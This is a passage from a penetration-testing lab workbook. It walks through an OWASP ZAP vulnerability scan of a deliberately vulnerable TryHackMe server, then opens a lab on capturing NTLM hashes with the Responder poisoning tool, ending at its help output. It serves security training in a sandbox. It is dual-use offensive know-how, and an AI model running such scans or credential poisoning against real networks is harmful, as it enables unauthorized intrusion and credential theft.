
We will be conducting this attack against a TryHackMe server. This server is designed to be vulnerable so that this technique can be practiced. We can access the server using openvpn client.

How to connect to this environment with OpenVPN was discussed in detail in lab 41.

After a successful connection, write down the local VPN IP address. We will use this information later. Open another browser tab in Kali, then navigate to:


<https://tryhackme.com/room/rpwebscanning>

On this page, scroll down until you see the “Join Room” button. Click it. On the next page, click the “Start Machine” button under Task 1 section to start the Lab.



By default, you have 1 hour to finish the all tasks in that lab. However, if necessary, you can request additional time by clicking the “Add 1 hour” button at the top of the page.

The IP address in the frame that appears after the target environment is started will be our target IP address. We will use this information later.




Task 2

ZAP can be launched by going to your terminal and typing the following:

```
owasp-zap
```

You will see many lines of code appearing in your terminal and a window will pop up with the ZAP tool. You may see an initial window with numerous updates for various tools used by ZAP. Simply hit the “Update All” button on the bottom right of the screen to update all the tools, then click Close. You will then be presented with the ZAP tool.



Task 3:


With the server launched, we will perform an initial scan of it. Press on

Quick Scan in the window in the top right of the tool. Input the following to begin the attack:

<http://10.10.16.168/>



Once this is typed in, click the Attack button at the bottom.




When the attack button is pressed, the attack will begin. You will see a number of POST and GET requests being transmitted from ZAP to the server specified. There will also be a status bar, showing you how far through the scan the tool is.



Task 4:

When the attack is finished, ZAP will display an Alerts tab. This tab will display all vulnerabilities and potential security issues found by the scan.

You will see that the most severe vulnerabilities will be located at the top of the list. In this case, the most severe vulnerability is Medium. This can be seen by clicking on each vulnerability found.



Each vulnerability category listed can be expanded, which will display each request and response which make up the vulnerability.

For example, in this vulnerability, we can see that the robots.txt file is visible to the user. You can view this file by typing the following into your browser:

<http://10.10.16.168/robots.txt>


ZAP does a good job of detailing each vulnerability. If you click on a specific vulnerability, such as robots.txt, we will be presented with a range of information such as the severity of the vulnerability as well as a description, solution, and references for more information.

We can also see the raw request and response data for each vulnerability at the top right of the screen, after you have clicked on a specific vulnerability.




Task 5:

If we navigate to the Spider tab at the top of this bottom section, we can see the various pages and directories which were scanned. We can see all in-scope and “Out of Scope” pages here as well.



Task 6:

If we navigate to the Active Scan page, we can see all of the raw GET and POST requests made by ZAP to the server during the scan.



Task 7:

The History tab will display all scans performed. In our case, there will only be one scan here.

Lab 45. Capturing Password Hashes with Responder

Lab Objective:

Learn how to capture NTLM hashes on your network with Responder.

Lab Purpose:

Responder is a tool used to quickly gather credentials from target systems on a network. It is a LLMNR, NBTNS and MDNS poisoner which is easy to use and highly effective against vulnerable networks.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

We will be using Kali Linux for this lab as Responder comes pre-installed on Kali.

The first thing we will do is look at the help page for this tool. We can do this by opening a terminal and typing the following:

```
responder -h
```

```
Options:
  --version          show program's version number and exit
  -h, --help          show this help message and exit
  -A, --analyze       Analyze mode. This option allows you to see NBT-NS,
                      BROWSER, LLMNR requests without responding.
  -I eth0, --interface=eth0
                      Network interface to use, you can use 'ALL' as a
                      wildcard for all interfaces
